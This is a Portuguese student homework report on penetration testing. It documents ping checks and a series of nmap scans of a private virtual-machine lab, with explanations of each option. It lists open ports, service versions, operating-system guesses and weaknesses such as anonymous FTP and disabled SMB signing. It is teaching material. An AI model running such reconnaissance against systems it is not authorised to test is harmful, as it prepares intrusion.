


- António Lourenço - 68452
- Jorge Ribeiro - 60027
- Pedro Alves - 61893

Trabalho Prático 5 – Penetration testing homework

1

Depois de instaladas as várias máquinas virtuais iremos testar a conectividade entre elas, para isso iremos obter os seus IPs, usando os comandos: ipconfig e ifconfig.

De seguida tentaremos fazer ping entre os diferentes sistemas.



```
root@kali: ~  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
root@kali:~# ping 172.16.133.128  
PING 172.16.133.128 (172.16.133.128) 56(84) bytes of data.  
64 bytes from 172.16.133.128: icmp_seq=1 ttl=128 time=0.506 ms  
64 bytes from 172.16.133.128: icmp_seq=2 ttl=128 time=0.593 ms  
64 bytes from 172.16.133.128: icmp_seq=3 ttl=128 time=0.568 ms  
64 bytes from 172.16.133.128: icmp_seq=4 ttl=128 time=0.556 ms  
64 bytes from 172.16.133.128: icmp_seq=5 ttl=128 time=0.637 ms  
^C  
--- 172.16.133.128 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 3999ms  
rtt min/avg/max/mdev = 0.506/0.572/0.637/0.043 ms  
root@kali:~# ping 172.16.133.129  
PING 172.16.133.129 (172.16.133.129) 56(84) bytes of data.  
64 bytes from 172.16.133.129: icmp_seq=1 ttl=128 time=0.682 ms  
64 bytes from 172.16.133.129: icmp_seq=2 ttl=128 time=0.564 ms  
64 bytes from 172.16.133.129: icmp_seq=3 ttl=128 time=0.575 ms  
64 bytes from 172.16.133.129: icmp_seq=4 ttl=128 time=0.641 ms  
^C  
--- 172.16.133.129 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2998ms  
rtt min/avg/max/mdev = 0.564/0.615/0.682/0.054 ms  
root@kali:~#
```

2

No segundo passo iniciamos o wireshark, que servirá para nos próximos passos percebermos o que se passa na rede, mediante os diferentes processos que iremos iniciar, será também importante para sabermos que tipo de protocolos são usados.

3

No passo 3 iremos utilizar o Nmap, que é usado para encontrar sistemas numa rede e testar a sua segurança.

O Nmap permite:

- Encontrar hosts numa rede;
- Descobrir portas abertas;
- Descobrir o sistema operativo e versão dos vários hosts encontrados;
- Encontrar vulnerabilidades.

- nmap -sS 192.168.64.1/24

```
root@Kali-UM:~/Desktop# nmap -sS 192.168.64.1/24

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-19 20:37 WEST
Nmap scan report for 192.168.64.1
Host is up (0.00020s latency).
All 1000 scanned ports on 192.168.64.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.64.2
Host is up (0.00017s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F6:7D:1F (VMware)

Nmap scan report for 192.168.64.129
Host is up (0.00024s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
MAC Address: 00:0C:29:E5:2C:17 (VMware)

Nmap scan report for 192.168.64.130
Host is up (0.00022s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
MAC Address: 00:0C:29:F8:0F:34 (VMware)

Nmap scan report for 192.168.64.254
Host is up (-0.11s latency).
All 1000 scanned ports on 192.168.64.254 are filtered
MAC Address: 00:50:56:E0:51:FA (VMware)

Nmap scan report for 192.168.64.128
Host is up (0.0000030s latency).
```

A partir deste scan, baseado em pacotes SYN, é possível determinar as portas abertas a tráfego TCP na rede. A ferramenta testa todas as portas de todos os hosts na rede indicada. É possível ver que os vários hosts encontrados, sendo que apenas nos interessam dois (192.168.64.129 e 192.168.64.130) têm vários serviços TCP activados e as portas correspondentes a cada um.

Além disso é possível retirar do output do nmap os endereços MAC das máquinas presentes na rede.

- nmap -n -sV 192.168.64.1/24

```
root@kali-01:~/Desktop# nmap -n -sV 192.168.64.1/24
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-19 21:13 WEST
Nmap scan report for 192.168.64.1
Host is up (0.00018s latency).
All 1000 scanned ports on 192.168.64.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.64.2
Host is up (0.00014s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  tcpwrapped
MAC Address: 00:50:56:F6:7D:1F (VMware)

Nmap scan report for 192.168.64.129
Host is up (0.00016s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
2049/tcp  open  nfs          2-4 (RPC #100003)
MAC Address: 00:0C:29:E5:2C:17 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.64.130
Host is up (0.00023s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.32 beta
25/tcp    open  smtp         Smail smtpd 5.5.0.4433
80/tcp    open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
3306/tcp  open  mysql?
MAC Address: 00:0C:29:F8:0F:34 (VMware)
Service Info: Host: tester-59Scha8; OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_xp

Nmap scan report for 192.168.64.254
Host is up (-0.10s latency).
All 1000 scanned ports on 192.168.64.254 are filtered
MAC Address: 00:50:56:E0:51:FA (VMware)

Nmap scan report for 192.168.64.128
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.64.128 are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 341.22 seconds
```

Usando as opções “-n -sV” é possível obter muita mais informação em relação às máquinas presentes na rede.

A opção “-sV” inicia uma pesquisa e deteção pelos serviços prestados pela máquina alvo. Esta pesquisa permite saber quais são os deamons que gerem as portas abertas. A partir de uma base de dados determina de seguida qual o sistema operativo e versão que o host corre fazendo um cross-checking com a informação obtida.

A opção “-n” desativa a resolução de DNS, acelerando todo o processo.

No fim deste comando a informação mais relevante a retirar é que o SO no host 192.168.64.129 é Linux e no 129.168.64.130 Windows (XP ou 98).

- nmap -A -T4 192.168.64.1/24

```
TRACEROUTE
HOP RTT      ADDRESS
1    12.24 ms 192.168.64.2

Nmap scan report for 192.168.64.129
Host is up (0.00022s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 04:a9:f7:e1:ce:66:8c:95:ce:cd:dc:84:e2:ff:22:2c (DSA)
|   2048 ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21 (RSA)
80/tcp    open  http         Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch)
|_ http-methods: Potentially risky methods: TRACE
|_ See http://nmap.org/nsedoc/scripts/http-methods.html
|_ http-server-header: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
|_ http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp    rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/udp   nfs
|   100005  1,2,3      35166/udp  mountd
|   100005  1,2,3      53511/tcp  mountd
|   100021  1,3,4      33669/udp  nlockmgr
|   100021  1,3,4      42746/tcp  nlockmgr
|   100024  1          39308/tcp  status
|   100024  1          47012/udp  status
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
2049/tcp  open  nfs          2-4 (RPC #100003)
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp    rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/udp   nfs
|   100005  1,2,3      35166/udp  mountd
|   100005  1,2,3      53511/tcp  mountd
|   100021  1,3,4      33669/udp  nlockmgr
```

```
root@kali-01:~/Desktop# nmap -A -T4 192.168.64.1/24

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-19 22:25 WEST
Nmap scan report for 192.168.64.1
Host is up (0.00049s latency).
All 1000 scanned ports on 192.168.64.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1    0.49 ms 192.168.64.1

Nmap scan report for 192.168.64.2
Host is up (0.012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped
MAC Address: 00:50:56:F6:7D:1F (VMware)
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2012 (93%), Microsoft Windows XP SP3 (93%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Linux 3.2 (91%), DVTel DVT-95400W netw
ork camera (90%), Actiontec MI424WR-GEN3I WAP (90%), BlueArc Titan 2100 NAS device (88%), Pirelli DP-10 VoIP phone (87%), Aethra Starvoice 1042 ADSL router (87%), Brother HL-1870N
printer (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
|_ 100021 1,3,4      33669/udp  nlockmgr
|_ 100021 1,3,4      42746/tcp  nlockmgr
|_ 100024 1          39308/tcp  status
|_ 100024 1          47012/udp  status
MAC Address: 00:0C:29:E5:2C:17 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.31
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smbv2-enabled: Server doesn't support SMBv2 protocol

TRACEROUTE
HOP RTT      ADDRESS
1    0.22 ms 192.168.64.129

Nmap scan report for 192.168.64.130
Host is up (0.00022s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.32 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x 1 ftp ftp          0 Aug 06 2009 incoming
|_ -r--r--r-- 1 ftp ftp          187 Aug 06 2009 onefile.html
|_ ftp-bounce: bounce working!
25/tcp    open  smtp         Smail smtpd 5.5.0.4433
|_ smtp-command: tester-595cbe8, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN.
|_ This server supports the following commands: HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
80/tcp    open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_ http-methods: No Allow or Public header in OPTIONS response (status code 302)
|_ http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
|_ http-title: XAMPP 1.7.2
|_ Requested resource was http://192.168.64.130/xampp/splash.php
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows 98 netbios-ssn
443/tcp    open  ssl/http     Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
```

```

443/tcp open  ssl/http      Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_ http-cisco-anyconnect:
|_ ERROR: Not a Cisco ISA or unsupported version
|_ http-methods: No Allow or Public header in OPTIONS response (status code 302)
|_ http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
|_ http-title: XAMPP 1.7.2
|_ Requested resource was https://192.168.64.130/xampp/splash.php
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-04-15T22:04:42
|_ Not valid after: 2019-04-13T22:04:42
|_ _ssl-date: 2016-05-19T21:29:16+00:00; -10s from scanner time.
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC2_CBC_128_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC2_CBC_128_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
3306/tcp open  mysql?
|_ mysql-info: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:F8:0F:34 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: Host: tester-595cbae8; OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_xp

Host script results:
|_ nbstat: NetBIOS name: TESTER-595CBAE8, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f8:0f:34 (VMware)
|_ smb-os-discovery:
|_ OS: Windows XP (Windows 2000 LAN Manager)
|_ OS CPE: cpe:/o:microsoft:windows_xp::-
|_ Computer name: tester-595cbae8
|_ NetBIOS computer name: TESTER-595CBAE8
|_ Workgroup: WORKGROUP
|_ System time: 2016-05-19T22:29:16+01:00
|_ smb-security-mode:
|_ account used: <blank>
|_ authentication level: user
|_ challenge response: supported
|_ message signing: disabled (dangerous, but default)

```

```

|_ message signing: disabled (dangerous, but default)
|_ smbv2-enabled: Server doesn't support SMBv2 protocol

```

```

TRACEROUTE
HOP RTT ADDRESS
1 0.22 ms 192.168.64.130

```

```

Nmap scan report for 192.168.64.254
Host is up (-0.10s latency).
All 1000 scanned ports on 192.168.64.254 are filtered
MAC Address: 00:50:56:E0:51:FA (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

```

```

TRACEROUTE
HOP RTT ADDRESS
1 -- 192.168.64.254

```

```

Nmap scan report for 192.168.64.128
Host is up (0.000016s latency).
All 1000 scanned ports on 192.168.64.128 are closed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.4.20, Linux 2.6.14 - 2.6.34, Linux 2.6.17 (Mandriva), Linux 2.6.23, Linux 2.6.24
Network Distance: 0 hops

```

```

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 269.43 seconds

```

Como se pode ver o output do nmap é muito maior do que na maior parte dos outros comandos. A causa é a opção “-A” que activa todos as opções avançadas/agressivas, conseguindo retirar muita informação acerca do host e especificar quais os SO’s e obter informação pormenorizada acerca das portas (TCP e UDP) e estrutura da rede. É possível especificar qual o SO graças a uma informação detalhada acerca da pilha protocolar sobre a qual o SO opera.

Em relação à rede podemos concluir que todos os hosts estão a 1 hop de distância tendo os RTT (Round Trip Time) entre o Kali e as duas máquinas que nos interessam é de 0.22 ms.

Em relação aos hosts agora sabemos que um é Ubuntu Linux 2.6 e o outro é Microsoft Windows XP SP2 ou SP3.

- nmap -O 192.168.64.1/24

```
root@kali:~# nmap -O 192.168.64.1/24
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-19 22:50 WEST
Nmap scan report for 192.168.64.1
Host is up (0.00042s latency).
All 1000 scanned ports on 192.168.64.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.64.2
Host is up (0.0001s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F6:7D:1F (VMware)
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2012 (93%), Microsoft Windows XP SP3 (93%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Linux 3.2 (91%), DVTel DVT-95400W netw
ork camera (90%), Actiontec MI424WR-GEN2I WAP (90%), BlueArc Titan 2100 NAS device (89%), Pirelli DP-10 VoIP phone (87%), Aethra Starvoice 1042 ADSL router (87%), Brother HL-1870N
printer (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.64.129
Host is up (0.00022s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
MAC Address: 00:0C:29:E5:2C:17 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.31
Network Distance: 1 hop

Nmap scan report for 192.168.64.130
Host is up (0.00027s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
MAC Address: 00:0C:29:F8:0F:34 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

Nmap scan report for 192.168.64.254
Host is up (-0.10s latency).
All 1000 scanned ports on 192.168.64.254 are filtered
MAC Address: 00:50:56:E0:51:FA (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.64.128
Host is up (0.000015s latency).
All 1000 scanned ports on 192.168.64.128 are closed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.4.20, Linux 2.6.14 - 2.6.34, Linux 2.6.17 (Mandriva), Linux 2.6.23, Linux 2.6.24
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 208.18 seconds
```

A opção “-O” indica ao nmap para fazer um pesquisa com o objectivo de determinar qual o SO a correr no host através do método indicado previamente.

- nmap -v -O 192.168.64.1/24

```
root@Kali-UH: ~/Desktop# nmap -v -O 192.168.64.1/24

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-19 22:55 WEST
Initiating ARP Ping Scan at 22:55
Scanning 255 hosts [1 port/host]
adjust timeouts2: packet supposedly had rtt of -102974 microseconds. Ignoring time.
Completed ARP Ping Scan at 22:55, 2.02s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 22:55
Completed Parallel DNS resolution of 255 hosts. at 22:55, 0.03s elapsed
Nmap scan report for 192.168.64.0 [host down]
Nmap scan report for 192.168.64.3 [host down]
Nmap scan report for 192.168.64.4 [host down]
Nmap scan report for 192.168.64.5 [host down]
Nmap scan report for 192.168.64.6 [host down]
Nmap scan report for 192.168.64.7 [host down]
Nmap scan report for 192.168.64.8 [host down]
Nmap scan report for 192.168.64.9 [host down]
Nmap scan report for 192.168.64.10 [host down]
Nmap scan report for 192.168.64.11 [host down]
Nmap scan report for 192.168.64.12 [host down]
Nmap scan report for 192.168.64.13 [host down]
Nmap scan report for 192.168.64.14 [host down]
Nmap scan report for 192.168.64.15 [host down]
Nmap scan report for 192.168.64.16 [host down]
Nmap scan report for 192.168.64.17 [host down]
Nmap scan report for 192.168.64.18 [host down]
Nmap scan report for 192.168.64.19 [host down]
Nmap scan report for 192.168.64.20 [host down]
Nmap scan report for 192.168.64.21 [host down]
Nmap scan report for 192.168.64.22 [host down]
Nmap scan report for 192.168.64.23 [host down]
Nmap scan report for 192.168.64.24 [host down]
Nmap scan report for 192.168.64.25 [host down]
Nmap scan report for 192.168.64.26 [host down]
Nmap scan report for 192.168.64.27 [host down]
Nmap scan report for 192.168.64.28 [host down]
Nmap scan report for 192.168.64.29 [host down]
Nmap scan report for 192.168.64.30 [host down]
Nmap scan report for 192.168.64.31 [host down]
Nmap scan report for 192.168.64.32 [host down]
Nmap scan report for 192.168.64.33 [host down]
Nmap scan report for 192.168.64.34 [host down]
Nmap scan report for 192.168.64.35 [host down]
Nmap scan report for 192.168.64.36 [host down]
Nmap scan report for 192.168.64.37 [host down]
Nmap scan report for 192.168.64.38 [host down]
Nmap scan report for 192.168.64.39 [host down]
```

```
Nmap scan report for 192.168.64.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 22:55
Completed Parallel DNS resolution of 1 host. at 22:55, 0.02s elapsed
Initiating SYN Stealth Scan at 22:55
Scanning 5 hosts [1000 ports/host]
Discovered open port 21/tcp on 192.168.64.129
Discovered open port 21/tcp on 192.168.64.130
Discovered open port 22/tcp on 192.168.64.129
Discovered open port 445/tcp on 192.168.64.129
Discovered open port 139/tcp on 192.168.64.129
Discovered open port 445/tcp on 192.168.64.130
Discovered open port 53/tcp on 192.168.64.2
Discovered open port 139/tcp on 192.168.64.130
Discovered open port 80/tcp on 192.168.64.129
Discovered open port 111/tcp on 192.168.64.129
Discovered open port 135/tcp on 192.168.64.130
Discovered open port 25/tcp on 192.168.64.130
Discovered open port 3306/tcp on 192.168.64.130
Discovered open port 80/tcp on 192.168.64.130
Increasing send delay for 192.168.64.130 from 0 to 5 due to 11 out of 36 dropped probes since last increase.
Increasing send delay for 192.168.64.129 from 0 to 5 due to 16 out of 53 dropped probes since last increase.
Increasing send delay for 192.168.64.2 from 0 to 5 due to 17 out of 55 dropped probes since last increase.
Discovered open port 443/tcp on 192.168.64.130
Increasing send delay for 192.168.64.2 from 5 to 10 due to 11 out of 26 dropped probes since last increase.
Increasing send delay for 192.168.64.129 from 5 to 10 due to 11 out of 26 dropped probes since last increase.
Increasing send delay for 192.168.64.130 from 5 to 10 due to 11 out of 35 dropped probes since last increase.
Increasing send delay for 192.168.64.2 from 10 to 20 due to 11 out of 23 dropped probes since last increase.
Increasing send delay for 192.168.64.129 from 10 to 20 due to 11 out of 26 dropped probes since last increase.
Increasing send delay for 192.168.64.130 from 10 to 20 due to 11 out of 30 dropped probes since last increase.
Increasing send delay for 192.168.64.2 from 20 to 40 due to 11 out of 23 dropped probes since last increase.
Increasing send delay for 192.168.64.129 from 20 to 40 due to 11 out of 22 dropped probes since last increase.
Increasing send delay for 192.168.64.130 from 20 to 40 due to 11 out of 22 dropped probes since last increase.
Increasing send delay for 192.168.64.129 from 40 to 80 due to 11 out of 22 dropped probes since last increase.
Increasing send delay for 192.168.64.2 from 40 to 80 due to 11 out of 22 dropped probes since last increase.
Increasing send delay for 192.168.64.130 from 40 to 80 due to 11 out of 22 dropped probes since last increase.
Increasing send delay for 192.168.64.129 from 80 to 160 due to 11 out of 22 dropped probes since last increase.
Increasing send delay for 192.168.64.2 from 80 to 160 due to 11 out of 22 dropped probes since last increase.
Increasing send delay for 192.168.64.130 from 80 to 160 due to 11 out of 23 dropped probes since last increase.
SYN Stealth Scan Timing: About 40.26% done; ETC: 22:56 (0:00:46 remaining)
Completed SYN Stealth Scan against 192.168.64.254 in 30.81s (4 hosts left)
Completed SYN Stealth Scan against 192.168.64.1 in 36.20s (3 hosts left)
SYN Stealth Scan Timing: About 67.57% done; ETC: 22:57 (0:00:38 remaining)
Discovered open port 2049/tcp on 192.168.64.129
Completed SYN Stealth Scan against 192.168.64.129 in 193.21s (2 hosts left)
Completed SYN Stealth Scan against 192.168.64.130 in 194.41s (1 host left)
Completed SYN Stealth Scan at 22:58, 198.01s elapsed (5000 total ports)
Initiating OS detection (try #1) against 5 hosts
Retrying OS detection (try #2) against 3 hosts
adjust timeouts2: packet supposedly had rtt of -154608 microseconds. Ignoring time.
```



```

adjust_timeouts2: packet supposedly had rtt of -154608 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -154608 microseconds. Ignoring time.
Nmap scan report for 192.168.64.1
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.64.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.64.2
Host is up (0.0083s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F6:7D:1F (VMware)
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2012 (93%), Microsoft Windows XP SP3 (93%), DVTel DVT-9540DW network camera (91%), DD-WRT v24-sp2 (Linux 2.4.37) (90%), Linux 3.2 (90%), BlueArc Titan 2100 NAS device (89%), Actiontec MI424WR-GEN3I WAP (89%), Brother HL-5170DN printer (88%), Aethra Starvoice 1042 ADSL router (87%), Brother HL-1870N printer (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=250 (Good luck!)
IP ID Sequence Generation: Incremental

Nmap scan report for 192.168.64.129
Host is up (0.00016s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
MAC Address: 00:0C:29:E5:2C:17 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.31
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=206 (Good luck!)
IP ID Sequence Generation: All zeros

Nmap scan report for 192.168.64.130
Host is up (0.00022s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp

```

```

21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
MAC Address: 00:0C:29:F8:0F:34 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental

```

```

Nmap scan report for 192.168.64.254
Host is up (-0.10s latency).
All 1000 scanned ports on 192.168.64.254 are filtered
MAC Address: 00:50:56:E0:51:FA (VMware)
Too many fingerprints match this host to give specific OS details
